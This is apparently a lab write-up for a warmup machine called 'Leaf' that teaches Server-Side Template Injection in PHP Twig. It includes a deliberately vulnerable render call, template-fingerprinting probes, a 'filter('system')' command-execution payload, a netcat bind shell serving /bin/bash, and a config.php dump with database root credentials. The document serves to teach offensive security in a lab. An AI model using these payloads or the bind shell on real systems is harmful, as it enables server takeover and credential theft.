

Leaf Write-up

Introduction

The Leaf warmup machine provides an ideal starting point for learning the basics of Server-Side Template Injection (SSTI) vulnerability. SSTI vulnerabilities are caused by the exploitation and misuse of server-side template engines, and the effects can often be serious. In this machine, you will learn what an SSTI vulnerability is, how it can be detected and how it can be exploited. This exercise will provide a foundation for expanding your knowledge in web application security and understanding more complex vulnerabilities.

Template Engine

Template Engine is a tool for creating dynamic content in web applications. It allows combining static code with dynamic data (such as information from a database), especially in HTML pages. The Template Engine takes templates and data and processes them to generate final HTML pages that are presented to the end user. This process makes web applications more flexible and modular and speeds up the development process. However, when used unsafely, it can lead to security vulnerabilities such as Server-Side Template Injection (SSTI).

Sample PHP Twig template engine backend code:

```
$loader = new \Twig\Loader\FilesystemLoader('/templates/twig');
$twig = new \Twig\Environment($loader);

echo $twig->render('index.html.twig', ['name' => 'John Doe']);
```

Template engine frontend code before rendering:

```
<!DOCTYPE html>
<html>
<head>
    <title>Welcome</title>
</head>
<body>
    <h1>Hello, {{ name }}!</h1>
</body>
</html>
```

The HTML code of the page that the user will see after processing the dynamic data sent by the backend to the frontend:

```
<!DOCTYPE html>
<html>
<head>
  <title>Welcome</title>
</head>
<body>
  <h1>Hello, John Doe!</h1>
</body>
</html>
```

Server-Side Template Injection

Server-Side Template Injection (SSTI) vulnerability is a vulnerability caused by exploiting the server-side template engine of a web application. This vulnerability allows attackers to send malicious payloads to the template engine, causing unintended commands to be executed on the server. SSTI usually occurs when web applications do not adequately validate user input and the template engine processes it directly.

Vulnerable Code Example


```
echo $twig->render('index.html.twig', ['name' => $_GET['name']]);
```

As in the code example above, an SSTI vulnerability caused by printing a GET data received from the user directly to the screen without validation can be exploited by sending a payload like the one below.


```
http://example.com?name={{payload}}
```

Methodology

We can analyze the SSTI methodology in 3 steps: Detection, Identification and Exploitation.



Identifying Template Engine



Information Gathering

Let's start gathering information by doing a port scan on our target machine.


```
root@hackerbox:~# nmap -sV 172.20.1.94
Starting Nmap 7.80 ( https://nmap.org ) at 2024-01-07 07:44 CST
Nmap scan report for 172.20.1.94
Host is up (0.00025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)
MAC Address: 52:54:00:2D:A8:21 (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds
```

We saw a web application and a MySQL server running on the open ports.

Task 1


We can view it in the browser to get the title of the website.



As seen above, the title of the website is "Modish Tech".

Task 2

When we go to the detail page of the products, as seen in the URL, a GET parameter called `id` is used.



Task 3

SSTI vulnerability stands for "**Server Side Template Injection**".


Task 4

Although various template engines have different results, the SSTI payload that usually prints 49 on the screen is `{{7*7}}`.

System Access

Task 5

In this task, we first need to hack into the machine to get the information we need. For this, let's browse the website a bit. When we browse the website for a while, we see that products can be commented on.


 Add a comment

What is your name?

What is your comment?

Submit

To identify the template engine used, let's try the payloads given in the "**Identifying Template Engine**" section.



Since the first payload we tried didn't work, we tried the 2nd payload. When the 2nd payload `{{7*7}}` worked, as you can see, we saw **49** in the comments.

Now let's run our last payload to detect the template engine.

With the 3rd payload `{{7*'7'}}` we tried, we got 49 again.



In this case, we have identified that the template engine running on the target machine is "Jinja2" or "Twig".

To identify which of these two is working, we can examine the default behavior of the Jinja2 and Twig template engines.

Jinja2

When the payload `{{7*'7'}}` is executed, it returns 7777777.

Twig

Running the payload `{{7*'7'}}` will return 49.

Since the `{{7*'7'}}` payload we ran gives the answer 49, we can say that **Twig** is the template engine running on the website.

To penetrate the target machine, we need to get Shell on the machine by running PHP Twig payloads.

You can access various payloads related to Twig from the link below.

<https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection#twig-php>

Our goal is to get **Bind Shell** on the target machine.

Bind Shell

Bind shell is a type of backdoor that listens on a specific port on a network, accepts connections from the outside and provides command line access through that connection.

In order to create a backdoor, we first need to be able to execute commands on the server and for this we can use the following payload.

```
{{['<command>']|filter('system')}}}
```

Let's list the files to see that our payload works.



The screenshot shows a web form with a header "Add a comment" and a user icon. Below the header, there is a label "What is your name?" followed by a text input field containing the word "test". Below that is a label "What is your comment?" followed by a text area containing the Twig payload `{{['ls']|filter('system')}}}`. At the bottom right of the form is a green "Submit" button.

When we type the payload above and click submit, the page refreshes and we see that the files are listed as below.



The screenshot shows the output of the command execution. At the top, there is a list of files and directories: "Chart.bundle.min.js", "blank.png", "bootstrap-icons.css", "bundle.min.js", "comment.php", "composer.json", "composer.lock", "config.php", "css", "index.php", "js", "product.php", "products", and "vendor Array". Below this list is a user icon and the name "test".

Now we can run commands on the remote server. We can get a shell to run our commands directly on the terminal. For this we need to open a port on the target machine and we can do this with the netcat tool.

netcat

Netcat is a command line tool for reading and writing network connections; it supports TCP and UDP protocols and can perform functions such as sending data, listening on ports, etc.

```
netcat [options] [hostname] [port]
```

```
-l : Listening mode  
-v : Verbose output mode  
-p : Port number  
-n : Used to not resolve hostname with DNS  
-e : Used to execute a command
```


Let's edit the SSTI payload that we can run commands on the server as follows.

```
{{['nc -nvlp 1337 -e /bin/bash']|filter('system')}}}
```

This payload listens on port 1337 and provides a bash shell for incoming connections.



Comments

 Add a comment

What is your name?

What is your comment?

After writing the payload we have prepared as above in the comment section and clicking the submit button, the page refreshes and we create a backdoor on the target machine and listen to port 1337.

Now we need to access the port we opened on the server. We will use the netcat tool again for this.

To connect to port 1337 of the target machine with the netcat tool we can execute the following command in the HackerBox terminal.


```
root@hackerbox:~# nc -nv 172.20.1.94 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Connected to 172.20.1.94:1337.
whoami
www-data
```

We have managed to hack into the target machine. We can now execute commands on the bash shell as the www-data user on the target server.


After doing some research on the server to get the database name information requested in the task, we think that there may be database information in the config.php file.

```
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";

try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8",
$username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
}
?>
```

 We were able to hack the target machine and access critical database information.

-

Congratulations 

 You have successfully completed all tasks in this warmup.